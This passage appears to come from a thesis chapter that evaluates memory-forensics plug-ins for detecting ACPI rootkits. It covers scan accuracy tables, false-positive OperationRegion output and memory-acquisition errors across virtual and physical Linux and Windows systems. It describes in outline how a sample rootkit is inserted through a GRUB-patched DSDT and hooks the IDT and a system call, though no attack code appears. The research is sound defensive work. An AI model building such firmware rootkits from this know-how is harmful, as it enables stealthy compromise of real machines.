The following few chapters will explain the gaps in Table 4.1. Even though the first few images are all from VMWare Player Virtual Machines and the ACPI Tables were usually at the same memory address, their content differs a bit from system to system.

4.1.2.1 Virtual Machines Ubuntu, Fedora, and Debian

The three machines, Ubuntu, Fedora, and Debian were acquired without problems. VM Ubuntu even accepted interrupts (`int 0x80`) in the kernel-mode attack code. All memory dumps were acquired by suspending the Virtual Machine and copying the `vmem` file.

Live-tables were extracted from `/sys/firmware/acpi/tables`.

4.1.2.2 Virtual Machine OpenSuse

Although Virtual Machine and system were identical to the other Virtual Machines it was not possible to run the simulated attacks on VM OpenSuse (see Chapter 4.2.1.2).

The reason was due to OpenSuse running very unstable and causing bluescreens in the current soft- and hardware configuration even in clean setup without rootkit.

Nevertheless, the remaining clean test and the rootkit ran after several adaptions.


Operating System	Kernel	Rootkit	Simulated Attacks	Clean	Tables live-acquired	dumpACPI-Tables.py	Comparison Dump to Live	scanACPI-Tables.py
VM Ubuntu 12.04 LTS, 32-bit	3.8.0-30-generic	✓ (vmem)	✓ (vmem)	✓ (vmem)	✓	✓	✓	✓
VM Fedora 19, 32-bit	3.11.6-200.fc19.i686	✓ (vmem)	✓ (vmem)	✓ (vmem)	✓	✓	✓	✓
VM Debian 7, 32-bit	3.2.0-4-686-pae	✓ (vmem)	✓ (vmem)	✓ (vmem)	✓	✓	✓	✓
VM OpenSuse 12.3, 32-bit	3.7.10-1.16.default	✓ (vmem)	✗	✓ (vmem)	✓	✓	✓	✓
VM Windows XP, 32-bit	Service Pack 3	-	-	✓ (vmem)	✓	✓	differs	✓
PC1 Ubuntu 12.04 LTS, 32-bit	3.8.0-33-generic	✓ (pmem)	✓ (pmem)	✓ (pmem)	✓	partly	partly	✓
PC2 Ubuntu 12.04 LTS, 32-bit	3.8.0-32-generic	✓ (pmem)	✓ (pmem)	✓ (pmem)	✓	✗ (no dump)	✗ (no dump)	✓

Table 4.1: Results of the Memory Analysis

4.1.2.3 Virtual Machine Windows XP

The rootkit and the simulated attacks are aimed at Linux that is why the cells of the tested Windows image in Table 4.1 are empty. Nevertheless, they can be dumped and analysed with the Volatility plug-ins. But on VM Windows, the ACPI Tables extracted with `acpidump.exe` only included the RSDP, FADT with FACS, and DSDT. The Volatility plug-in extracted much more tables and used the 64-bit version XSDT of the tables, instead of the 32-bit RSDT. These tables differed from the tables extracted using `acpidump.exe`, but it is also possible to extract ACPI version 1.0 Tables with the plug-in. The ACPI version 1.0 Tables matched the ones extracted live in Windows, but still included more tables than `acpidump.exe`.

Investigations of the base pointer RSDP showed that the plug-in is extracting the right amount of tables and that `acpidump.exe` was missing some tables. The Windows registry showed the reason for this (see `\HKEY_LOCAL_MACHINE\HARDWARE\ACPI` in Figure 4.1). Exclusively the default-tables were contained in the Windows registry and the additional tables are missing, even though the hex dump of the base pointer reveals nine tables.



```
Arbeitsplatz
  HKEY_CLASSES_ROOT
  HKEY_CURRENT_USER
  HKEY_LOCAL_MACHINE
    HARDWARE
      ACPI
        DSDT
        FACS
        FADT
        RSDT
      DESCRIPTION
      DEVICEMAP
      RESOURCEMAP
    SAM
    SECURITY
    SOFTWARE
    SYSTEM
  HKEY_USERS
  HKEY_CURRENT_CONFIG
```

Name	Typ	Wert
(Standard)	REG_SZ	(Wert nicht gesetzt)

Arbeitsplatz\HKEY_LOCAL_MACHINE\HARDWARE\ACPI

Figure 4.1: Windows XP Registry

The Windows registry only declares DSDT, FACS, FADT, and RSDT (see red quadrangle). ACPI is listed in the registry following the path: `\HKEY_LOCAL_MACHINE\HARDWARE\ACPI`

The fact that the RSDT is shown in the registry explains why many tables are missing. Since the basic hardware, in this case VMWare Player, is identical with the other Virtual Machines, the same tables should be extracted. The Volatility plug-in did extract the original tables as in the other Virtual Machines, too.

It is interesting that these tables are not integrated into Windows even though they exist in RAM.

4.1.2.4 Memory Acquisition on the Physical Systems

The two physical systems, which were tested, were:

- PC1: Gigabyte EP45-DS3L with Ubuntu 12.04 (32-bit)
- PC2: Hewlett-Packard 09F0h with Ubuntu 12.04 (32-bit)

It was not easy to acquire the RAM on these systems since the deployed tools stopped in the middle, returned zeros, or the system itself crashed. In all cases, `dmesg` returned an `ioremap` error.

The used tools were:

- LiME [71]
- fmem [42]
- pmem [12]

The tool to acquire most of the RAM was pmem and thus was used for all physical system images.

On PC1 the byte at `0x27FFFFFF` could not be read and pmem stopped. Therefore, the rest of the memory (`0x28000000-0xD7F00000`) was extracted in a second pass and appended to the first part with one byte as “fill in” to adjust the addresses.

Both systems suffered from an `ioremap` error during memory analysis and none of the tools could extract the affected memory location. It is interesting, that the memory location exactly matches the ACPI Tables. On those systems, usually only the base pointer RSDP was readable. The reason is that it is located at another memory address than the rest of the tables.

```
ioremap error: all pages between 0xD7EE0000 - 0xD7EE9000

RSDP: 0x000F6F30
RSDT: 0xD7EE3040 (page 0xD7EE0000-0xD7EE1000)
```

Figure 4.2: `ioremap` Error of PC1

As seen in Figure 4.2, the first page of the error matches the first table of ACPI (RSDT). Coincidence is improbable due to exact match of the memory regions and the error occurring on multiple systems.

When the DSDT was inserted by GRUB, the original tables were accessible on PC1, except the FACS, but on PC2 this was not the case.

It is difficult to explain this error, because it arose on two physical systems, PC1 and PC2, with different Operating Systems, Ubuntu 12.04 as well as Fedora 19, with all three tools, namely pmem, fmem, and LiME.

Some research on the internet vaguely pointed to a bug in graphics cards or their drivers [4, 77, 79]. PC1 owns a Palit Geforce GTX 460 graphics card whereas PC2 employs an Intel on-board graphics card.

Nevertheless, the `ioremap` function call of the memory acquisition was clearly identified as the source of the error for LiME and pmem. Fmem did not print the exact error message but stopped at the same location. An issue of graphics cards as well as a connection between the errors and the tools itself is very improbable. Except for the `ioremap` function, there are no similarities between the two experiments.

In the end, the error did not prevent evaluation of the systems. Pmem was able to extract nearly the entire RAM and the ACPI Tables were extracted during live analysis. Thus, a scan of the AML code of the physical systems was still possible. The correct extraction of the ACPI Tables by the Volatility plug-in was verified by the other images.

4.1.3 Common Tables

Even while working with ACPI, it appeared that some tables are more frequent than others and that most of the 47 tables mentioned in the ACPI specification [25] are not used on the tested systems at all. This cannot be generalised but makes them unsuitable for rootkits and investigations. If these tables cannot be found on a common working PC, they are not suitable for attacks and it is unnecessary to base investigations on them.

To deal with this, an overview of the few available tables and their frequencies is examined in Table 4.2 and Table 4.3.

System	**ACPI Tables**
PC0 Windows 7, 64-bit	DSDT, FACS, FADT
PC1 Windows 7, 64-bit	DSDT, FACS, FADT
PC1 Ubuntu 12.04, 64-bit	DSDT, FACS, FADT, HPET, MADT, MCFG, SSDT
PC1 Fedora 19, 64-bit	DSDT, FACS, FADT, HPET, MADT, MCFG, SSDT
PC2 Ubuntu 12.04, 32-bit	ASF!, DSDT, FACS, FADT, MADT, MCFG, SSDT
PC2 Fedora 19, 64-bit	ASF!, DSDT, FACS, FADT, MADT, MCFG, SSDT
PC3 Ubuntu 12.04, 32-bit	DSDT, FACS, FADT, HPET, MADT, MCFG, OEMB, SSDT
PC4 Debian 6, 32-bit	ASF!, BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SLIC, SSDT
VM0 Ubuntu 12.04, 64-bit	DSDT, FACS, FADT, MADT, SSDT
VM1 Debian 7, 32-bit	BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SRAT, WAET
VM1 Fedora 19, 32-bit	BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SRAT, WAET
VM1 OpenSuse 12.3, 32-bit	BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SRAT, WAET
VM1 Ubuntu 12.04, 32-bit	BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SRAT, WAET
VM1 Windows XP, 32-bit	BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SRAT, WAET
VM1 Fedora 19, 64-bit	BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SRAT, WAET
VM1 OpenSuse 12.3, 64-bit	BOOT, DSDT, FACS, FADT, HPET, MADT, MCFG, SRAT, WAET
VM2 Fedora 17, 32-bit	DSDT, FACS, FADT, SSDT
VM2 Ubuntu 12.04, 64-bit	DSDT, FACS, FADT, SSDT
VM2 Backtrack 5, 32-bit	DSDT, FACS, FADT, SSDT

Table 4.2: Advanced Configuration and Power Interface Tables per System

It is very interesting that the ACPI Tables do not depend on the Operating System that is running and they only depend on the hardware, with exception of Windows 7 and Windows XP. This is unexpected since there are Windows-related tables, which depend on the Operating System, like the Windows Advanced Configuration and Power Interface Emulated Devices Table (WAET). The missing tables in Windows are not integrated into the system but were available in RAM.

Considering the different hardware architectures from above, the frequency of the ACPI Tables can be approximated (see Table 4.3).

ACPI Table	Amount (of 8 possible)
FADT/FACP	8 / 8
FACS	8 / 8
DSDT	8 / 8
MADT/APIC	6 / 8
SSDT	6 / 8
MCFG	5 / 8
HPET	4 / 8
ASF!	2 / 8
BOOT	2 / 8
SRAT	1 / 8
SLIC	1 / 8
OEMB	1 / 8
WAET	1 / 8

Table 4.3: Advanced Configuration and Power Interface Table Usage

The tables RSDP, RSDT/XSDT, FADT/FACP with FACS, and DSDT are default tables and do always exist. Investigations should be correspondingly related. Another four tables, namely MADT, SSDT, MCFG, and HPET, are common. The content and potential use of these common ACPI Tables is analysed in Chapter 4.3 “Additional Investigations”.

The tables SLIC and WAET are Windows-specific and should not appear in other systems. In fact, WAET appeared in VMWare Player on all Linux Virtual Machines and SLIC on another physical system running Linux. This is unusual and in contrast to the ACPI specification (see also Chapter 4.2.4.1).

4.2 Discussion

In the following, the acquired scans are analysed and discussed. The model for the analysis is split into several steps:

1. List extracted tables and compare them to live-extracted tables
2. Compare manipulated tables to default tables
3. Evaluation of the clean tables
    a) Errors and warnings during the scans
    b) Assess scanning method
        i. Unknown values and their source
        ii. Amount right negative
        iii. Amount right positive
        iv. False positive and source of error
        v. False negative and source of error
4. Evaluation of the manipulated tables
    a) Errors and warnings during the scans
    b) Assess scanning method
        i. Unknown values and their source
        ii. Amount right negative
        iii. Amount right positive
        iv. False positive and source of error
        v. False negative and source of error

The most important data are the false-positive and false-negative errors. A scan for malicious software should not miss attacks (false-negative) and should produce as little false alarms as possible (false-positive).

The unknown values usually represent a gap in the implementation and do not necessarily mean an error in the scanning technique. Nevertheless, these values should also be examined and rated for their severity.

The following tables summarise the steps of the evaluation. The Points 1) and 2) are in Table 4.4 while 3) and 4) can be found in Table 4.5.

System	1) Comparison Extracted Tables - Live	2) Comparison Manipulated/Clean Tables
VM Debian 7 VM Fedora 19 VM OpenSuse 12.3	`0x000F6B80`: 9 Tables ✓ `0x0009E910`: 9 Tables ✓	DSDT: patched as expected ✓ FADT: length and version differs ✗
VM Ubuntu 12.04	`0x000F6B80`: 9 Tables ✓ `0x0009D510`: 9 Tables ✓	DSDT: patched as expected ✓ FADT: length and version differs ✗
VM Windows XP	`0x000F6B80`: 9 Tables ✗	-
PC1	partly (6/7 of the original tables)	DSDT: patched as expected ✓ FADT: DSDT pointer ✓
PC2	no dump ✗	DSDT: patched as expected ✓ FADT: DSDT pointer ✓

Table 4.4: Summary of the Scans: Tables

In Table 4.4, the most noticeable gap is the missing dump of PC2 and the difference in the extracted Windows tables.

As already explained in Chapter 4.1.2.4, an error during the memory acquisition made the image unusable for ACPI Table extraction, but scanning was still possible with the live-extracted tables.

Windows used version 1.0 of the ACPI Tables and, therefore, the first dump differed. An extraction of the “old” tables made comparison possible again and showed a correct match between the tables from the memory image and live-extracted ones.

As a consequence, the inaccuracies of this table are not severe and not connected to the scanning technique at all.

System	3) Evaluation Clean Image					
	3a) Errors & Warnings	3b) Scan				
		3(b)i) Unknown	3(b)ii) Right Negative	3(b)iii) Right Positive	3(b)iv) False Positive	3(b)v) False Negative
VM Debian 7	FADT.X_FACS and FADT.FACS both set ✗	3/16 (Arg/Local ✓)	11/16	0/16	2/16	0/16
VM Fedora 19		3/16 (Arg/Local ✓)	12/16	0/16	1/16	0/16
VM OpenSuse 12.3		3/16 (Arg/Local ✓)	11/16	0/16	2/16	0/16
VM Ubuntu 12.04		3/16 (Arg/Local ✓)	12/16	0/16	1/16	0/16
VM Windows XP		3/16 (Arg/Local ✓)	12/16	0/16	1/16	0/16
PC1	Function cannot be parsed ✓	7/39	13/39	0/39 (7/39) 7x Load ✓	12/39	0/39
PC2	Function cannot be parsed ✓	0/33	25/33	0/33 (2/33) 2x Load ✓	6/33	0/33

System	4) Evaluation Malicious Image					
	4a) Errors & Warnings	4b) Scan				
		4(b)i) Unknown	4(b)ii) Right Negative	4(b)iii) Right Positive	4(b)iv) False Positive	4(b)v) False Negative
VM Debian 7	FADT.X_FACS and FADT.FACS both set ✗ FADT.X_DSDT invalid ✗	1/17 (Arg ✓)	10/17	4/17	2/17	0/17
VM Fedora 19		1/17 (Arg ✓)	11/17	4/17	1/17	0/17
VM OpenSuse 12.3		1/11 (Arg ✓)	7/11	1/11	2/11	0/11
VM Ubuntu 12.04		1/17 (Arg ✓)	11/17	4/17	1/17	0/17
(VM Windows XP)	-	-	-	-	-	
PC1	Function cannot be parsed ✓	0/45	22/45	4/45 (11/45) 7x Load ✓	12/45	0/45
PC2	Function cannot be parsed ✓	0/40	28/40	4/40 (6/40) 2x Load ✓	6/40	0/40

Table 4.5: Summary of the Scans: Error Comparison

4.2.1 Analysis of the Virtual Machines

4.2.1.1 Explanation Results of the Virtual Machines

Due to identical hardware (virtual machine) a lot of information extracted from the images is similar, though very interesting differences exist. Usually, the base pointer RSDP was located at memory address `0x000F6B80` and included seven tables and additionally two tables included in the FADT:

1. Simple Boot Flag Table (BOOT)
2. Fixed Advanced Configuration and Power Interface Description Table (FADT)
    - Differentiated System Description Table (DSDT)
    - Firmware Advanced Configuration and Power Interface Control Structure (FACS)
3. Intel Architecture-based Personal Computer High Precision Event Timer Table (HPET)
4. Multiple Advanced Programmable Interrupt Controller Description Table (MADT)
5. Peripheral Component Interconnect Express memory-mapped configuration space base address Description Table (MCFG)
6. System Resource Affinity Table (SRAT)
7. Windows Advanced Configuration and Power Interface Emulated Devices Table (WAET)

All ACPI Tables were extracted correctly by the tool and matched the live-acquired ones. In Windows XP, the ACPI Tables version 1.0 had to be extracted. Windows is using the “old” tables apparently, even though the RSDP clearly indicates version 3.0 and “new” 64-bit tables.

The patched tables, containing the sample-rootkit, were placed at address `0x0009E910` and consisted of the same tables, except that DSDT and FADT were replaced by GRUB. It was expected that the DSDT is replaced by the manipulated one and that the pointer to the DSDT in the FADT is adapted. Surprisingly, the FADT was completely reworked, included another version (version `0x01` instead of version `0x04`) than the original FADT, and was of totally different size (`0x74` instead of `0xF4`). It seems GRUB created a new FADT with 32-bit pointers, although it should be 64-bit.

Even more astonishing is that GRUB patched a different address for the X_DSDT than for the DSDT. A comparison of this is shown in Figure 4.3.

```
Virtual Machine Ubuntu 12.04
        RSDP 0x0009D510 (GRUB)
                ACPI Revision:  3
                DSDT:           0x3FA55660
                X_DSDT:         0x204C545006040000

        RSDP 0x000F6B80 (original tables)
                ACPI Revision:  3
                DSDT:           0x3FEEEC38
                X_DSDT:         0x3FEEEC38

Virtual Machine Fedora 19
        RSDP 0x0009E910 (GRUB)
                ACPI Revision:  3
                DSDT:           0x3FF809C0
                X_DSDT:         0x204C545006040000

        RSDP 0x000F6B80 (original tables)
                ACPI Revision:  3
                DSDT:           0x3FEF1470
                X_DSDT:         0x3FEF1470
```

Figure 4.3: Root System Description Pointer in GRUB

The version of GRUB **looks** more correct because the X_DSDT is in fact a 64-bit pointer. At a second glance, this does not seem legitimate. All addresses are physical addresses, the host system has 4 GB RAM, and the Virtual Machine is set to 1 GB, therefore the maximal physical addresses are `0x7FFFFFFF` and `0x3FFFFFFF` respectively. With that, the 64-bit address of GRUB is invalid and it is not surprising that the tool could not access the X_DSDT and took the DSDT instead. The origins of this 64-bit address are unclear.

Furthermore, the Volatility plug-in warned that both X_FirmwareControl and FirmwareControl of the FADT are set, even though the ACPI specification states that if "the X_FIRMWARE_CTRL field contains a non zero value then this field [FIRMWARE_CTRL] must be zero" [25]. This warning arose on all systems, on those of the evaluation as well as on systems for testing (see also Chapter 4.2.4.1).

Although not explicitly specified in the ACPI documentation, it is plausible that X_DSDT and DSDT should be handled similar. Figure 4.3 shows that also for DSDT both fields are set, even though for `0x000F6B80` it is exactly the same value.

The problem arising from these inaccuracies is that implementations always have to catch possible errors (see also Chapter 4.2.4.1) due to not corresponding tables and issues. This leads to error-prone behaviour, which is critical when dealing with security issues.

4.2.1.2 Differences of the Virtual Machines

Remarkable differences for the scans were the two false-positive `OperationRegions` in particular, discussed in detail in Chapter 4.2.3, and the differences in the Windows XP and OpenSuse 12.3 images. A small variation to mention is also that Ubuntu 12.04 was the only system where the base pointer was at another location than on all the other systems (Ubuntu: `0x0009D510`, others: `0x0009E910`).

Starting with OpenSuse 12.3, there were a few issues, most likely connected to OpenSuse running in VMWare Player. Plymouth bootsplash usually did not start and the graphical interface had to be replaced since the original OpenSuse window manager did not execute. Due to system instability the rootkit was tested without simulated attacks. The Virtual Machine did not start at all when booted with them. The amount of errors on the system gives rise to suspicion that the cause of the boot problems was not only related to the tests. Therefore, the results of this scan are considered as freak value and have to be regarded. Regardless these problems, it was possible to test the sample-rootkit and gain results for this Virtual Machine.

Windows XP showed some uncommon behaviour, too (as already described in Chapter 4.1.2.3). The mounted tables were of version 1.0 and used the 32-bit structure RSDT, even though the base pointer RSDP defined the version to be 3.0 and 64-bit. This seems to be a general issue with Windows, as after these findings two Windows 7 systems were briefly examined and showed the same characteristic.

4.2.2 Analysis of the Physical Systems

An evaluation of physical systems is supposed to gain additional knowledge of internals, because Virtual Machines only simulate a system and usually accept more inaccuracies than physical systems. Therefore, two real machines, both run by Ubuntu 12.04 LTS 32-bit, were evaluated. The results from the analysis of those two machines will be demonstrated in the following sections.

4.2.2.1 PC1: Gigabyte EP45-DS3L

Extracted Tables (Point 1)

Even though it was not possible to extract half of the tables from the image due to an `ioremap` error, all tables could be acquired. Tables unavailable in the memory image were extracted during live-analysis.

Tables of the image:

1. Fixed Advanced Configuration and Power Interface Description Table (FADT)
    - Differentiated System Description Table (DSDT)
    - Firmware Advanced Configuration and Power Interface Control Structure (FACS)
2. Intel Architecture-based Personal Computer High Precision Event Timer Table (HPET)
3. Multiple Advanced Programmable Interrupt Controller Description Table (MADT)
4. Peripheral Component Interconnect Express memory-mapped configuration space base address Description Table (MCFG)
5. Secondary System Description Table (SSDT)

On the clean image none of the tables could be extracted and on the manipulated image only the original ACPI Tables except the FACS were accessible. Reading the manipulated tables resulted in an `ioremap` error as already mentioned in Chapter 4.1.2.4.

Comparison between Manipulated and Clean Tables (Point 2)

On this system, only the FADT and the DSDT differed from the original tables. Both changes were expected since the DSDT is referenced by the FADT and this pointer has to be changed in order to insert the manipulated DSDT.

Evaluation of the Clean Image (Point 3)

Errors and Warnings (Point 3a)

The errors and warnings were due to incomplete memory dump. The plug-ins reported that the RSDT and FACS are not valid. This is not connected to the technique or wrong behaviour at all.

Scan of the Clean Image (Point 3b)

This image was the first one to include a SSDT that also consists of a Definition Block containing AML code. The table and its code were extracted and scanned as expected, proving the scanning technique to be suitable for supplementary tables.

The most notable issues while scanning this image were the false-positive errors, especially since there were no false-negatives (see Figure 4.4).

```
OperationRegion (SMOD, SystemMemory, 0x000FF840, 0x01)          CRITICAL
OperationRegion (RCRB, SystemMemory, 0xFED1C000, 0x4000)        CRITICAL
OperationRegion (ELKM, SystemMemory, 0x000FFFEA, 0x01)          CRITICAL
OperationRegion (EXTM, SystemMemory, 0x000FF830, 0x10)          CRITICAL
OperationRegion (INFO, SystemMemory, 0x000FF840, 0x02)          CRITICAL
```

Figure 4.4: PC1: False-Positive Errors of Clean Image

First, the low addresses in Figure 4.4 are definitely kernel-space. As they are located in the ROM area of the low memory, this access should not be critical. With the additional information that the image is clean, this is a false-positive error.

Identifying the accesses to ROM more precisely will result in a more fine-grained rating and will avoid false-positives. Read-only accesses could be judged less critical than write operations. But with rootkits also carrying out malicious read accesses, e.g. while logging the keyboard or printing screenshots, read-only is not a guarantor for non-malicious behaviour and should be reported to the memory analyst, too.

Additional suspicious `OperationRegions` were shown, because addresses could not be parsed (see Figure 4.5).

```
WARNING : function-address 'DerefOf [...]' can not be evaluated.
```

Figure 4.5: Address Parsing Warning

`DerefOf` accesses a pointer and is therefore not parsed. It would lead to the problem of writing a complete interpreter for AML code. This is possible, but a live-approach will be more suitable for this issue than limited memory analysis (a comparison is shown in Chapter 5.2.4 "Considerations Dead- versus Live-Analysis").

Evaluation of the Manipulated Image (Point 4)

Errors and Warnings (Point 4a)

All errors and warnings of the image analysis were connected to unresolvable memory addresses. Either the identifiers were in another format consisting of a full path instead of four characters or the function address was a pointer being dereferenced, which is a case that was not considered during plug-in creation. This is an inaccuracy of the Volatility plug-in, but it is not related to the scanning technique and was, therefore, neglected in this evaluation.

Scan of the Malicious Image (Point 4b)

Most importantly, the rootkit and the simulated attacks were correctly identified in this scenario. In addition, there were the already mentioned false-positive `OperationRegions` from above (see Figure 4.4).

For a memory analyst it is more important to correctly determine right-positive malicious accesses and list them. If there is too much output due to false-positives, it is by far not as critical as missing a real rootkit.

Nevertheless, classification ROM areas will improve the scanning technique and avoid false-positives (see also Chapter 5.2.3 “Improve Scanning Technique”).

4.2.2.2 PC2: Hewlett-Packard 09F0h

Remarks towards Point 1) to 3a)

The first steps of the evaluation could not be performed since it was impossible to obtain a full memory image. In particular, the ACPI Tables were missing.

The ACPI Tables were extracted live from the system and afterwards checked again normally by the Volatility plug-in for malicious functions.

The live-extracted tables consisted of the following:

1. Alert Standard Format (ASF!)
2. Fixed Advanced Configuration and Power Interface Description Table (FADT)
    - Differentiated System Description Table (DSDT)
    - Firmware Advanced Configuration and Power Interface Control Structure (FACS)
3. Multiple Advanced Programmable Interrupt Controller Description Table (MADT)
4. Peripheral Component Interconnect Express memory-mapped configuration space base address Description Table (MCFG)
5. Secondary System Description Table (SSDT)

Scan of the Clean Image (Point 3b)

Unknown functions and false-negatives were zero in this scan. Hence, the most interesting part are the false-positives. The DSDT was completely recognised as not malicious, which is a perfect result in this case. Concerning the SSDT, four `OperationRegions` were incorrectly identified as critical. Two additional function calls could not be evaluated and were marked as suspicious.

A function call is indeed suspicious if its address is not known. In this case, a few `Field` commands could not be parsed due to some different type of spelling. An appropriate warning was displayed which makes this error less severe.

The remaining four errors are shown in Figure 4.6.

```
OperationRegion (VECT, SystemMemory, 0x000F8000, 0x0100)        CRITICAL
OperationRegion (BIOS, SystemMemory, ABIO, 0x1FCB)              CRITICAL
OperationRegion (IDBF, SystemMemory, MBBA, 0x0200)              CRITICAL
OperationRegion (RCPX, SystemMemory, RCBA, 0x3420)              CRITICAL
```

Figure 4.6: PC2: False-Positive Errors of Clean Image

The label `BIOS` already describes the memory locations of these `OperationRegions`. Reverse engineering revealed that `ABIO` is `0x000ED6A0` and can be assigned to BIOS as well as `VECT` (address `0x000F8000`). Both accesses are in kernel space and, therefore, labelled as potential critical. To improve the scanning technique, accesses to the BIOS read-only area or parts of the entire BIOS area could be granted to avoid this false-positive.

Classification of `MBBA` and `RCBA` is not easily to achieve. Their addresses are `0x40000000` and `0x211C0905` respectively, but a quick investigation did not expose any information. Curiously enough, `0x40000000` is exactly 1 GB indicating a special kind of data structure, but this remains to be confirmed.

These areas lie in kernel-space and produce a false-positive error. Investigations about those regions are desired to decrease false-positives and deliver a more exact result (see Chapter 5.2.3).

Evaluation of the Manipulated Image (Point 4)

Errors and Warnings (Point 4a)

As on PC1, the errors and warnings from this image (PC2) were also connected to unknown addresses due to inaccuracies of the tool or the incompleteness of the memory dump. This cannot be attributed to the scanning technique either.

Scan of the Malicious Image (Point 4b)

The malicious image is similar to the clean image, except that a few additional right-negatives and the four critical accesses were all correctly identified. The already known false-positives (compare Figure 4.6) appeared again but with the right-positives being all handled properly, the technique proved its advantages: no harmful access was missed.

4.2.3 Errors of the Scanning Method

Concerning the systems VM Debian 7, VM Fedora 19, VM OpenSuse 12.3, VM Ubuntu 12.04, PC1 Ubuntu 12.04, and PC2 Ubuntu 12.04, the average amount of the analysis is shown in Table 4.6. The percentage values of the table are rounded and, therefore, not completely correct. As this table just represents three different hardware architectures, it has to be considered carefully. The sum does not evaluate to 100%, because the "unknown" value of 8.7% (26/299) is not included in the table.

	right	**false**	**sum**
positive	13.0% (39/299)	16.4% (49/299)	29.4%
negative	61.9% (185/299)	0.0% (0/299)	61.9%
sum	74.9%	16.4%	91.3%

Table 4.6: Distribution of the Results

Above all, the "false"-row is interesting in the Table 4.6. As expected there are no false-negatives, Type II Errors, in the tested images. The technique should find all accesses to kernel space and, in fact, it did. There is still the case that a rootkit might be programmed without relying on the kernel space, but it would not be as powerful as a kernel space rootkit. Furthermore, an ACPI rootkit that is intentionally relinquishing its granted privileges is very strange.

Type I Errors

The Type I Error was expected to be not as high as shown in Table 4.6. Mainly, the reason for this error were accesses to the lower memory from ACPI (see Figure 4.6). In addition, sub-function calls and addresses, which could not be parsed led to residual Type I Errors.

The non-malicious ACPI accesses to the lower kernel region are a gap in the scanning technique. In seldom cases ACPI reads and writes memory locations, like the BIOS (see 4.6), which are reported by the scanning technique. The plug-in even evaluates the location to "CRITICAL", telling that it is located in kernel space. This target is not malicious but cannot be further analysed by the scanning method. Thus, this is a theoretical error of the technique and not of of the plug-in.

Generally, this error generates a false alarm and there is not a missed real rootkit, which would be very serious. In view of the fact that a memory analyst is using this tool to get first impressions for starting points, a missed critical entry is much more severe than too much output. Further improvement of the technique is required. Dividing the kernel space into smaller parts results in a more precise evaluation of the addresses. For example, the BIOS Read-only Memory (ROM) area in combination with a read-access might be not as critical as a write-access to the Interrupt Descriptor Table. Possible solutions and improvements for the technique are discussed in Chapter 5.2.3.

Other Errors

The rest of the errors were sub-function calls, like the `MBAS` function in Figure 4.7, and addresses which could not be evaluated, as e.g. `PREV` in `Field (_SB.PCI0.PX40.`**`PREV,`** `ByteAcc, NoLock, Preserve).`

```
WARNING : function-address 'MBAS (Arg0)' can not be evaluated
OperationRegion(MREG, SystemMemory, MBAS (Arg0), 0x10) suspicious
```

Figure 4.7: Sub-function Call Warning

Even if the function `MBAS` is known, the function could not be analysed because the parameter `Arg0` is used here. Parameters can never be evaluated in a dead memory analysis. Therefore, the best possible result for this function call would be "unknown". Especially runtime information, like arguments, cannot be analysed with this technique. A more detailed explanation can be found in Chapter 4.2.4.2. This does not count for all sub-functions. Standard-functions like `ADD` or `SUB` are computable and do not limit the scanning technique.

The Volatility plug-in realises that these functions are self-defined and prints an appropriate warning to pass the decision to the memory analyst. This problem of dead memory analysis might be solved by live analysis as discussed in Chapter 5.2.4.

Evaluation of `Load`

The `Load` command is problematic to classify. It is a potential gateway for rootkits if code is loaded from user-space. That means `Load` should also be reported in clean images.

For the evaluation, it was difficult to categorise this function into right-positive or false-positive. Especially on clean images, a right-positive seems odd. It is also not an error of the scanning technique.

In the end, those function calls were added separately in the overview (already shown in Table 4.5) but were not considered as Type I Errors in the evaluation.

Achievements

In spite of the errors, the simulated attacks and the sample-rootkit were detected on all systems. On the Virtual Machines Debian 7, Fedora 19, Ubuntu 12.04, and the two real machines the IDT, the access to kernel space and the patched system call of the sample-rootkit were all diagnosed correctly. OpenSuse only included the rootkit, but nevertheless it was identified as well.

This proves the scanning technique to be effective and practical against ACPI rootkits.

4.2.4 Limitations

As already seen in previous chapters, there are function-calls and statements, which cannot be evaluated without additional data. Local variables, arguments, and function calls need runtime information, which are only available on a live-system.

